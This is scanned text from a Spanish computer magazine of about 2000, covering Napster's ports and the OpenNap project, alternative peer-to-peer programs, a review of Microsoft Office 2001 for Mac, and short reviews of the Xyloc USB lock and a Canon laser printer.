
Los administradores de red estarán más que interesados en conocer qué puertos utiliza Napster para comunicarse con los servidores, «metaservidor» y clientes/servidores entre sí. La conexión con el servidor de servidores se efectúa a través del puerto 8875, mientras que la realizada entre los clientes y estos últimos emplea los puertos 8888 y 7777. El puerto de escucha de los clientes es, por defecto, el 6699, aunque este último es variable, al igual que los anteriores, si al arrancar Napster por primera vez encuentra que no es posible establecer conexión con el resto de la red.

Para la transmisión de ficheros entre los clientes existen cuatro modos posibles: *download* (descarga), *upload* (envío), *firewalled download*, (descarga detrás de un cortafuegos) y *firewalled upload* (envío tras un *firewall*). Los dos últimos modos invierten el proceso de conexión, de forma que, por ejemplo, si nos encontramos bajo un cortafuego y queremos descargarnos una canción, somos nosotros los que establecemos la conexión TCP).

El desarrollo *OpenSource*

Muchos de los datos sobre el protocolo de Napster se han obtenido del cliente Linux disponible para el servicio. Y es que, tras la aparición de éste en la Red, la comunidad de desarrolladores en Internet comenzó con el proyecto OpenNap. Éste no es otra cosa que un servidor Napster que, por el momento, permite acceder a prácticamente todas las opciones que nos ofrecen los servidores «oficiales», como conectar varios servidores entre sí, la creación de salas de *chat* y un largo etcétera.

Es precisamente gracias a este proyecto que se están creando auténticas redes alternativas al servicio de Napster, que permiten la utilización de los clientes originales y otros muchos «alternativos». Es más, cualquiera puede convertirse en un administrador del servicio, tan sólo es necesario disponer de un ordenador conectado a Internet las 24



Desde la página web principal del proyecto *opensource* (*http://opennap.sourceforge.net*), tenemos acceso a gran cantidad de documentación sobre el servicio, así como ampliaciones al protocolo.

horas del día, o al menos durante el tiempo que queramos que el servidor esté activo. Si deseamos que nuestro servidor se incluya en una red más grande, normalmente es necesario que nuestro ordenador esté siempre funcionando. Existen otros servidores disponibles, como por ejemplo Jnerve, para la plataforma de ejecución Java.

Otras formas de buscar al gato

Cómo compartir música en cualquier plataforma

Al igual que han surgido servidores alternativos, han aparecido nuevos clientes, tanto *open-source* como cerrados, que presentan funciones completamente novedosas junto a diversas aplicaciones para este revolucionario servicio.

El motivo más obvio por el que han surgido estos nuevos clientes no oficiales no podía ser otro que dar soporte a aquellas plataformas apartadas del camino de Microsoft. Entre los clientes disponibles, encontramos versiones del servicio para otro tipo de plataformas hardware como Amiga, RISC o Macintosh. Si lo miramos desde el punto de vista del sistema operativo, veremos cómo la comunidad Linux no estaba dispuesta a renunciar a compartir ficheros MP3, al igual que ocurría con los usuarios de BeOS y otros sistemas similares.

El más destacado, sin duda alguna, es Linux, que dispone de clientes para sus dos entornos de ventanas principales, KDE y Gnome, e incluso algún cliente capaz de ejecutarse en modo textual desde la propia consola del sistema. Si seguimos rebuscando entre los programas disponibles, encontraremos algunas versiones escritas en Java, completamente multiplataforma, e incluso «clónicos» capaces de ser instalados en un servidor web para su utilización a través de un navegador estándar.


También existen algunos clientes, bastante buenos debemos decir, diseñados como alternativas al cliente habitual de Windows, así como un *plug-in* de Winamp que permite la búsqueda de ficheros desde su interfaz.

Varias redes a la vez


Uno de los clientes más curiosos para la plataforma Windows es **FileNap**, el cual permite indagar en varios servidores Napster al mismo tiempo. Pese a esto, debemos avisar de que el servicio no permite la utilización de *bots* (programas automatizados de búsqueda, un término muy utilizado en redes IRC) y es precisamente este tipo de búsquedas en varios servidores uno de los *bots* prohibidos. Para evitar ser «baneados» del servicio (nos impiden su utilización por infringir sus normas), FileNap realiza búsquedas en varios servidores situados en redes diferentes, aumentando así las posibilidades de encontrar temas raros.

Otros clientes, como **Spotlight**, no sólo son eficientes en sus capacidades de actuación, además se han esmerado en cuidar su interfaz al máximo. Este cliente soporta la utilización de *skins*, haciendo que el programa sea mucho más atractivo.

Si lo que en realidad nos llama la atención de Napster es utilizar sus opciones de chat, existen aplicaciones como **BitchX**, cliente de IRC, con funciones de intercambio de ficheros que recurren a la red del servicio. Muchos de estos programas soportan además de las tareas habituales del cliente Napster tradicional, algunas únicamente definidas en los servidores OpenNap. Sin embargo, debemos tener cuidado, ya que la mayoría de estos programas se encuentran en fases muy tempranas de desarrollo y no soportan funciones como el modo *firewalled*, lo que puede causar que, en algunas ocasiones, no podamos descargar ficheros de ciertos usuarios.



Algunos clientes como FileNavigator, pese a no ser *open-source*, son realmente completos, posibilitando el control del ancho de banda utilizado tanto en la subida como en la bajada de archivos.



Si buscamos clientes algo más atractivos, Spotlight admite el empleo de diferentes *skins*.

Jugando sucio

Si hemos visto que algunos de estos clientes pueden causar nuestra expulsión del servicio, principalmente los que se montan en un servidor web, existen algunas aplicaciones que, sin llegar a ser motivo de prohibición, se encuentran al límite de la normativa. A pesar de ello, algunos programas resultan casi imprescindibles, como por ejemplo Napigator. Gracias a esta utilidad, es posible conectarnos a otros servidores, sin necesidad de consultar el metaservidor, o acceder a otras redes, principalmente las de OpenNap. Además, veremos rápidamente los servidores que tienen más usuarios, ficheros compartidos o están más saturados, eligiendo el que más nos convenga. Por si fuera poco, gracias a FileNap es posible esquivar las limitaciones de algunos cortafuegos mal configurados, todo ello desde una misma interfaz.

Otra aplicación que vale la pena destacar es Wrapster. Este software codifica cualquier tipo de fichero en el formato MP3, de tal forma que podemos compartir virtualmente cualquier cosa con el resto del mundo. Tan sólo tenemos que descargar el fichero y decodificarlo para obtener el original. Los que hayan utilizado Gnutella en alguna ocasión sabrán encontrar las ventajas de este tipo de intercambio universal de ficheros. El único problema que destacaremos de esta aplicación es que, dado que el servicio está enfocado principalmente al intercambio de ficheros de música, es difícil localizar otro tipo de archivos, a no ser que conozcamos a alguien que utilice esta aplicación.

Las alternativas a Napster

Son numerosos los clónicos aparecidos en los últimos meses

La filosofía *peer-to-peer* se ha dejado sentir en este tipo de intercambios y Napster sólo ha supuesto el primer y gran paso. Sus hermanos pequeños demuestran su potencial al ofrecer otras vías de intercambio distribuido.

Tras la aparición de la revolución musical promovida por el formato MP3, se han ido desarrollando otros proyectos. La idea era clara: no depender de un servidor central y hacer el proceso totalmente distribuido. Así, programas como Gnutella o Scour Exchange ya se han ganado la confianza de miles de usuarios, que ven peligrar la situación de Napster debido a sus demandas judiciales y polémicas asociaciones (BMG).

La mejor forma de intercambiar ficheros

Existen clientes para todos los sistemas operativos (aunque aquí MacOS y BeOS estén algo menos tratados), desarrollos aún en fases *beta* y aplicaciones que se ayudan de productos de mayor entidad. Así, **Aimster** se sirve de AOL para contactar con nuestros familiares y amigos e intercambiar ficheros con ellos. **Filetopia** no sólo es una herramienta de intercambio de archivos; permite además utilizar servicios de mensajería instantánea, chat, correo electrónico y cifrado de 256 bits, y una de las sorpresas, está desarrollada por españoles.

En **JungleMonkey** se aplica también la idea de la distribución de máquinas a las que nos conectamos mediante canales, algo así como lo que ocurre en un programa de «chateo». Hemos



descubierto también la existencia de cuatro proyectos en la web de SourceForge, para desarrolladores *OpenSource*: **Gnutmeg**, **Konspire**, **OFSI** (*Open File Sharing Initiative*) y **Freenet**. Konspire presenta la peculiaridad de estar programado en Java, lo que lo independiza de la plataforma. Freenet, se ha ganado cierta reputación en los medios debido al uso de la filosofía distribuida (que la mayoría de estos servicios utilizan, frente a la centralizada de Napster), pero también gracias a otras técnicas de *routing* y *mirroring*, lo que según los creadores mejora el rendimiento frente a programas como Gnutella.

Otra de las aplicaciones P2P que sorprenden es **MojoNation**, un servicio que paga a sus clientes por su utilización. Este programa no sólo nos conecta a una red protegida criptográficamente, sino que hace uso de nuestro disco duro y nuestros ciclos de reloj (del procesador, en cristiano) para poder ejecutar aplicaciones complejas o almacenar contenidos extra. **Spinfrenzy** y **Scour Exchange** aplican la misma filosofía que Gnutella, pero esta vez extendiéndola a más tipos de ficheros, como vídeo e imagenes.

Otros programas menos desarrollados, como **AudioGalaxy**, propone su propio servicio de comunicación con el que garantiza buenas velocidades. El software llamado **mies** es similar al antes comentado Scour Exchange o a CuteMX, permitiendo intercambiar todo tipo de ficheros multimedia, pero ya situándose en la gama de proyectos más estables. De hecho iMesh ha propuesto su propia patente tecnológica, basada en un servicio *peer-to-peer* distribuido. **CuteMX**, por su lado, forma parte de un buen ramillete de aplicaciones desarrolladas por la compañía GlobalScape (autora, entre otros, de CuteFTP) basado en artistas reconocidos.

Por último hemos dejado a **Gnutella**, la referencia obligada. Con un comportamiento ejemplar, del que algunos penalizan cierta lentitud, este programa se ha convertido en el estándar *de facto* entre este tipo de aplicaciones distribuidas. No hay un servidor central y, al iniciarse la conexión, debemos encontrar una de las miles de máquinas conectadas a partir de una página web de referencia. Desde ahí todo funciona de forma totalmente descentralizada, y la cantidad de usuarios y estabilidad del sistema lo hacen comparable al todopoderoso Napster. Pero para disgusto de sus competidores, Napster aún cuenta con un número de canciones muy superior al de estos servicios.

Los servicios alternativos más relevantes

Nombre del servicio	Página web	Versión disponible
Jungle Monkey	www.junglemonkey.net	Linux
Gnutmpeg	sourceforge.net/projects/gnutmeg	Linux
Freenet	freenet.sourceforge.net	Windows, Linux
Gnutella	gnutella.wego.com	Windows, Linux, Mac, BeOS
Open File Sharing Initiative	sourceforge.net/projects/ofsi	n.d.
Scour Exchange	sx.scour.com	Windows
CuteMX	www.cutemx.com	Windows
iMesh	www.imesh.com	Windows
AudioGalaxy	www.audiogalaxy.com/betatest2	Windows, Linux
Konspire	konspire.sourceforge.net	Java, Windows, Mac
SongSpy	www.songspy.com	Windows
SpyFrenzy	www.spinfrenzy.com	Windows
Aimster	www.aimster.com	Windows
Filetopia	www.filetopia.com	Windows
MojoNation	www.mojonation.com	Windows, Linux

2001: Odisea en Redmond

Office Mac 2001, la mejor suite de Microsoft

software disponible y están orientadas al profesional gráfico. Desde luego, no encontrará programas para Macintosh en El Corte Inglés o en la tienda de ultramarinos, pero el hecho es que software para Mac, incluyendo juegos, hay para dar y tomar. Y como muestra, este mes analizamos el Office 2001, de Microsoft.

Jesús Díaz Blanco (Jesusdiaz@apinet.es)

Algunos ya les habrán saltado las alarmas cerebrales como si estuvieran ante la perspectiva del fin de la civilización (como si alguna vez hubiera comenzado). *«¿Office para Mac? ¿Y 2001? ¿Cómo que 2001 si la que tengo yo en Windows pone 2000? ¿Es que acaso el mundo se ha vuelto loco? ¿Es que la Bruja Avería está de nuevo haciendo de las suyas aparte de la manipulación de material genético para la creación invitro de Tamara?»* Pues sí, querido lector y amigo, el Office 2001 está ya desde hace unas semanas disponibles para esos ordenadores de diseño ultragalardonado y de colorines como son los iMacs, los iBooks, G4s, Cubos y demás cajas mágicas.

Y además no se lo pierda, y que Rosa María Quintana perdone a Bill Gates y a sus chicos de la división Macintosh: El Office 2001 no es una mera copia del 2000 de Windows, sino que además es algo nuevo, fresco, mejor, más fino y sin la obsesión por añadir características inútiles que hacen que la versión PC parezca la estación de Sol en hora punta. O por lo menos eso opino yo y algún que otro columnista norteamericano al que pronto pondrán ante el equivalente informático de la comisión McCarthy.

Que el Office 2001, con su Word, Excel, PowerPoint y un nuevo programa que no existe en la versión PC llamado **Entourage**, sea un prodigio de la elegancia no es de extrañar. Al fin y al cabo ha sido creado por la Macintosh Business Unit (MBU), un grupo de más de una centena de programadores dedicado exclusivamente a esta plataforma en Microsoft y que da la casualidad que vienen de las mejores compañías de software Mac e incluso de la propia Apple.

Una batallita de romanos

Hubo un tiempo en que el mejor software para Mac venía de Redmond. La versión 2001 de Office para Macintosh es un retorno a esos orígenes, cuando Bill Gates era un fanático del Mac —han oído bien—, Windows no existía, y el Microsoft Excel y el Microsoft Word eran los dos mejores programas para trabajo de oficina sobre la tierra, exclusivamente disponibles para la plataforma Mac. Pasaron años antes de que la versión PC de Word y Excel igualaran en mínima funcionalidad a su contrapartida en el mundo Apple. Fue sólo con la salida de Windows 95 cuando las cosas se igualaron y Microsoft empezó a dejar de lado sus productos Mac a favor de concentrarse en su software para PCs.

La cosas no cambiaron hasta la alianza entre Steve Jobs y Bill Gates, por el que la compañía de este último realizaba una inversión en acciones de Apple sin derecho a voto (y no el «Microsoft compra Apple», como algunos cazurros desinformados y descerebrados de medios de comunicación se inventaron en su día), pagaba una cantidad sin especificar en conceptos hasta hoy no aclarados (probablemente zanjando cualquier posible acción judicial a propósito de la copia del concepto de interfaz gráfico del Mac en Windows) y acordaba sacar versiones de Office hasta por lo menos el 2005.

Siendo un clónico de la versión PC, la versión de Mac disponible antes de la famosa alianza poco encajaba dentro de los elegantes estándares de interfaz a los que los usuarios de la manzana están acostumbrados. De hecho, era una auténtica birria. Y digo birria por no dejarme llevar por algunas expresiones que harían sangrar los oídos de un pirata caribeño del siglo XVI.

Todo esto se mejoró notablemente con Office 98, que estaba muy bien, excepto las pesadillas de «formateo» del Word de las que mi PowerBook todavía tiene visibles secuelas.




La versión que analizamos hoy, Office 2001, completa el camino y es realmente un trabajo excepcional.


■ La instalación: Paso 1 (y único)

Lo primero que llama la atención de este nuevo Office es el envase. Como podrá ver en la fotografía que acompaña este artículo, la imagen de producto de Office:Mac 2001, como la llama Microsoft, es completamente diferente que su contrapartida PC. Más acorde con el diseño industrial imperante dentro del mundo de Apple, el nuevo Office viene en una carcasa de plástico translúcido que se abre como un estuche de CDs. Dentro encontraremos… ¿un CD? Parece que el enfoque de este paquete minimalista se extiende a otros aspectos del producto: Microsoft ha omitido cualquier documentación impresa. De hecho,



Microsoft Entourage





Microsoft Excel



Microsoft Office 2001





Microsoft PowerPoint

Microsoft Word


en la caja no cabe ni un cuento de Calleja. Como luego puede verse al instalarlo, han optado por centrarse en la documentación electrónica y el sistema de ayuda. Acostumbrado a no leer ni un solo manual a no ser que me torturen como a Dustin Hoffman en Marathon Man, la verdad es que esto no me importa demasiado. Otros opinarán igual, pero Microsoft debería haber pensado por lo menos en ofrecer una versión en papel de toda la documentación.

Al contrario que la versión para PC —que lleva el sobrenombre secreto de «cómo meter 5.473 nuevas características que sólo siete de nuestros usuarios van a usar y encima cobrar por ello» (al poner el primer CD a la inversa en un tocadiscos se puede oir «Te hemos vuelto a marcar un gol» en voz tipo demonio del Exorcista)—, la versión Mac viene en un solo CD. Para instalarla, sólo hay que introducir el CD y arrastrar la carpeta llamada Microsoft Office 2001 a cualquier parte del disco duro.

■ Excel, Word y PowerPoint: los clásicos

Ya está. Una vez realizada esta operación, sólo hay que abrir la carpeta y pulsar dos veces sobre cualquiera de los programas disponibles para comenzar a utilizarlo. Los programas se configurarán de forma automática al ejecutar cualquiera de ellos por primera vez.

Si la revolucionaria Entourage es una herramienta altamente recomendable para



El nuevo Word, como Excel y PowerPoint, incorpora una paleta de formato sensible al contexto que cambia mostrando las opciones más habituales dependiendo del objeto seleccionado. Office 2001 para Mac es totalmente compatible en formatos con Office 2000 para PC, algo lógico si detrás se encuentra la firma de Bill Gates.


Al abrir cualquier aplicación de Office, excepto Entourage, se nos mostrará la galería de proyectos. Cada proyecto en la galería tiene temas diferentes que afectan a la apariencia del documento creado. El tema puede ser cambiado en el documento con posterioridad, con lo que se realiza un formato automático del mismo.

cualquier tipo de usuario (ver recuadro), los clásicos de Office no le van a la zaga. Las nuevas versiones de Excel, Word y PowerPoint siguen la misma filosofía que Entourage, limpiando la interfaz y añadiendo, algo que creíamos impensable, herramientas que son realmente útiles en el día a día, más velocidad que sus antecesores y mayor facilidad de uso. En más de una ocasión un servidor se ha preguntado si era posible encontrar esas afirmaciones y la palabra Microsoft en el mismo párrafo. Tengo que decir que he quedado gratamente sorprendido.

Uno de los focos de esta versión de Office ha sido la mejora de los procesos y herramientas de formato de documentos. Tanto Excel, Word y PowerPoint incorporan ahora una galería de proyectos, que por cierto no existe en su versión PC, y que incorpora temas que pueden modificar de forma global cualquier documento que creemos a partir de la galería. Esta característica es medianamente inteligente y para muchos usuarios, el ahorro de tiempo puede ser considerable. Otra de las nuevas características orientadas a facilitar la elaboración de los documentos en los programas de Office 2001 es la nueva paleta de formato, sensible al contexto.
reúne las funciones más utilizadas para cualquier tipo de elemento que seleccionemos en la pantalla, mostrándolas sólo cuando es necesario.

Esta fecha límite puede asociarse a un fichero, por ejemplo, y a cualquier otro objeto dentro de Entourage y de todo el sistema.

En Excel también se ha prestado especial atención al tema de los formatos, añadiendo una característica única en su versión 2001 y que probablemente veremos en la siguiente versión de Office para PC: la edición de listas. El gestor de listas permite organizar




En esta imagen se pueden ver algunas de las nuevas plantillas con variantes que se incluyen, en Office Mac 2001.

datos de forma inteligente, manteniendo siempre el formato aún cuando cambiemos, añadamos o reordenemos datos. Su funcionamiento es similar al de una mini-base de datos plana, donde podremos realizar búsquedas y analizar información con herramientas específicas, validar datos e incluso crear reglas de formato condicionales.

La integración de las herramientas de Office con el sistema operativo MacOS y otros programas de la competencia es otro de los puntos fuertes fundamentales. Por ejemplo, y quizás por carecer de su propia apuesta en el mundo de las bases de datos para Mac, tanto Word como Excel ofrecen integración directa con bases de datos FileMaker. Ésta última es el equivalente de Access para Mac. Su uso está muy extendido en el sector del profesional independiente y la pequeña empresa. Gracias a esta integración, los usuarios de estos programas contarán con una solución coherente que una sus pequeñas bases de datos con esta suite de productividad.

La puntilla de Office 2001 la pone el nuevo PowerPoint, más Mac que nunca. Esta versión incorpora una integración perfecta con QuickTime, haciendo un uso bas-



El nuevo Excel incorpora un gestor de listas que, como muchas otras funcionalidades de este Office 2001, está disponible sólo para Macintosh.


tante ingenioso de la extensibilidad de la plataforma multimedia creada por Apple para conseguirlo. Con PowerPoint 2001 podremos grabar una presentación en formato QuickTime, para así publicarla en la web o mandarla a cualquier persona sin esfuerzo y con garantía de compatibilidad total. Esto lo realiza consiguiendo tamaños muy pequeños y, además, sin romper el formato de PowerPoint. En otras palabras, al grabar una presentación en formato QuickTime cualquier persona podrá abrirla y editarla desde PowerPoint, sin perder el formato. PowerPoint también podrá emplear los sofisticados efectos de vídeo de QuickTime para realizar transiciones en la propia presentación, algo que tampoco está disponible para usuarios de Office 2000 en PC.

Entourage: nuevos caminos


La atención al detalle de esta versión de Office para Mac es más que notable. Los iconos, de los que podemos ver sus versiones para MacOS X en este artículo, están muy cuidados, en 24 bits de color y con sutiles transparencias. Está claro que Microsoft está preparándose para cumplir su promesa de que también habrá Office para MacOS X, una vez salga el nuevo sistema operativo de Apple.

Uno de estos nuevos iconos nos llevará a Entourage. Este programa es una evolución del Outlook Express, que viene gratuitamente en todos los Macs, e incorpora un PIM, en español «sistema integral para el manejo de información personal», que es una manera muy liada de decir «agenda electrónica». Citas, tareas, notas..., todo forma parte de una piscina de información en el que todo puede estar relacionado, unido, clasificado según categorías automáticas y reglas a medida e hipervinculado —barbaridad lingüística, que se le va hacer— con todo, entre todo, y para todo. La integración va aún más allá, extendiéndose a cualquier dispositivo Palm de forma transparente.


Al contrario que el Outlook que viene en el Office 2000 para PC, la interfaz del nuevo Entourage es mucho más elegante y simple, soportando «drag and drop» en toda la aplicación. Con sólo arrancarlo se puede empezar a trabajar de forma extremadamente intuitiva. A los pocos minutos con Entourage, uno se de cuenta de que la integración entre el correo y el sistema PIM es absoluta: Todo lo que hagamos dentro del correo en Entourage puede estar unido a cualquier cosa de la agenda y viceversa. De hecho, podemos relacionar cualquier otro objeto dentro del ordenador, hasta ficheros de otras aplicaciones, para que todo esté disponible desde Entourage. Una fecha límite para un artículo (nota del editor: que de poco te valen, majete) podrá tener asociado un artículo, de modo que cuando lo abramos nos avise automáticamente de esa fecha.



Al abrir Entourage encontraremos una sencilla interfaz que nos permitirá acceder a todas las funciones del sistema. En esta vista podemos ver una de los buzones de correo.



Por supuesto, podremos crear contactos que luego podrán ser utilizados en cualquiera de las aplicaciones de Office y en el propio Entourage.




En Entourage se pueden crear eventos de cualquier tipo, con clasificación por categorías y que luego se pueden discriminar usando filtros personalizados. Aquí se puede ver la fecha de cierre, retrasada, del presente artículo.

El sistema nos permitirá crear categorías de todo tipo, asignables a todos los elementos que aparezcan en Entourage, así como crear vistas personalizadas ilimitadas que podrán combinar toda clase de filtros. Sin embargo, todas estas características del programa no se inmiscuyen en el trabajo diario. La aplicación es de una sencillez abrumadora pero a la vez extremadamente potente. Cuando se usan estas herramientas que pueden parecer tan complicadas en el papel, uno se da cuenta del fenomenal trabajo que han hecho los miembros de la MBU en Microsoft. Todas y cada una de las funcionalidades del programa despiertan un pensamiento: «Claro, es lógico, no podía ser de otra manera».

Para rematar la jugada, y a todos aquellos amantes de los asistentes personales digitales (en inglés, PDA), Entourage se integra perfectamente con el Palm. De hecho, es el único producto de Microsoft que parece venir con esta clase de soporte de serie. Para un empedernido del Palm como el que subscribe estas líneas, el cóctel es insuperable. Entourage es, sin duda alguna, el mejor cliente de correo electrónico y la mejor aplicación para la organización personal que me he encontrado en cualquier plataforma. Bravo por los señores de Microsoft.

■

Office 2001 no está exenta de algunos errores, pero al menos en el tiempo en el que hemos podido probarla, su funcionamiento y estabilidad han sido impecables. En resumen, Microsoft ha puesto encima de la mesa un póker de ases insuperable, volviendo a sus orígenes y creando cuatro aplicaciones simples, elegantes y extremadamente útiles que corren más rápido que nunca. Su integración con el sistema Mac y su futuro dentro de MacOS X hacen de Office 2001 la prueba más fehaciente de que, contrario a lo que muchos piensan, el Mac es un ordenador personal (PC) y no sólo una máquina sobresaliente para diseño gráfico y vídeo. En otras palabras, Office 2001 es uno de los muchos programas que hace de los Mac una opción más para empresas que busquen una solución informática fácil de usar y mantener.



Al abrir el documento que fue antes asociado al evento anterior, Word enseña el aviso al abrirlo. Es como tener a Pepito Grillo en el hombro.

Esto es todo por este mes. En enero volveremos con más noticias sobre el mundo Mac. Los rumores corren rampantes por Internet y se espera un MacWorld cargado de sorpresas para ese mes, nuevo hardware y nuevo software que, conociendo al Sr. Jobs, estamos seguros que nos volverá a quitar el hipo.

¿Sacarán servidores para MacOS X y Oracle 9i? ¿Tendremos por fin un PDA de Apple? ¿Podremos disfrutar de nuevos PowerBooks, con procesadores G4? ¿Podrá salir Motorola con un procesador PowerPC a 1GHz? ¿Veremos una nueva e interesante Beta de MacOS X? ¿Nos sorprenderá Apple con MacOS X para Intel? Tendrán que esperar a Febrero para leer sobre el tema, pero en enero volveremos a vernos con otras historias.

Cóctel de productos

Xyloc USB

Aunque bloquear el acceso físico de un sistema a personas no autorizadas no es nada nuevo, sí lo es realizarlo de manera automática vía radiofrecuencia.

Xyloc USB
Precio: 38.000 pesetas (288,38 euros)
Fabricante: Ensure Technologies
Distribuidor: Dycec. Tfn: 91 803 74 44
Web: www.ensuretech.c

El número de productos existentes para proteger nuestra máquina es muy amplio. Hasta ahora, podíamos aislar el equipo en un recinto cerrado, emplear soluciones software que nos obligan bloquearla en cuanto nos separamos de ella o recurrir a los complejos sistemas de tarjeta magnética y electrónica o huella dactilar.

Sin embargo, Ensure Technologies nos propone un curioso e interesante producto que promete solucionar nuestros problemas de acceso de forma sencilla y, lo más importante, automática. El principio es tan simple como una pequeña, ligera y extraplana tarjeta identificadora que emite una señal de radio de forma periódica. A su vez, es necesario conectar a nuestro equipo un receptor que, en el caso de la unidad analizada, emplea interfaz USB y se encarga de detectar la presencia o ausencia de la tarjeta emisora dentro del radio de alcance que configuremos. De esta manera, no tenemos más que llevar la placas en el bolsillo o colgarla —gracias al clip que incorpora— de cualquier parte de nuestra ropa. Si estamos frente a nuestro PC o cerca de él, permanece activo; si nos alejamos, se bloquea automáticamente, impidiendo que nadie pueda acceder al mismo.

El software se encuentra disponible para sistemas W9x y 2000, ofreciendo mayores cotas de seguridad en éste último. La instalación resulta extremadamente sencilla, ya que bastará cargar el controlador del CD para activar el receptor, y cargar el software que se encarga de bloquear y desbloquear el sistema. Además, la aplicación nos permite ajustar todo tipo de parámetros con los que personalizar nuestro Xyloc. En definitiva, una excelente solución.

E.S.R.

Canon LPB-1000

Las impresoras láser monocromas convencen por su buena calidad y la rapidez mostrada en la obtención de documentos.



LPB-1000
Precio: 139.900 pesetas (840,41 euros)
Fabricante: Canon. Tfn: 901 301 301
Web: www.canon.es
Valoración 5,1

A esta gama pertenece la nueva impresora de Canon, el modelo LPB-1000, que se encuentra justo por debajo del LPB-1760 E, pero que aún así ofrece unas excelentes prestaciones.

Las puntas de lanza de esta impresora son la resolución alcanzada y la velocidad de salida de documentos. Es posible operar a 1.200 x 1.200 puntos por pulgada, lo que supone que se obtienen excelentes impresiones gráficas. El degradado de grises que hemos alcanzado en nuestras pruebas es de los mejores observados hasta ahora, aunque, como es normal, el aumento de calidad conlleva un mayor retardo en la salida. Precisamente, en este aspecto logra imprimir más de 8 páginas por minuto en borrador para grandes cantidades de texto. Al mejorar la calidad, disminuye la cantidad de páginas por minuto, pero el equilibrio logrado en este dispositivo es notable.

El artífice de este rendimiento es un procesador PowerPC 401 a 66 MHz y 4 Mbytes de memoria —ampliables a 36— que gestiona todas las tareas de impresión. La máquina de Canon, además, introduce soporte para varios estándares ya establecidos: PCL 5e, PCL6 y, opcionalmente, Adobe y Postscript 3.

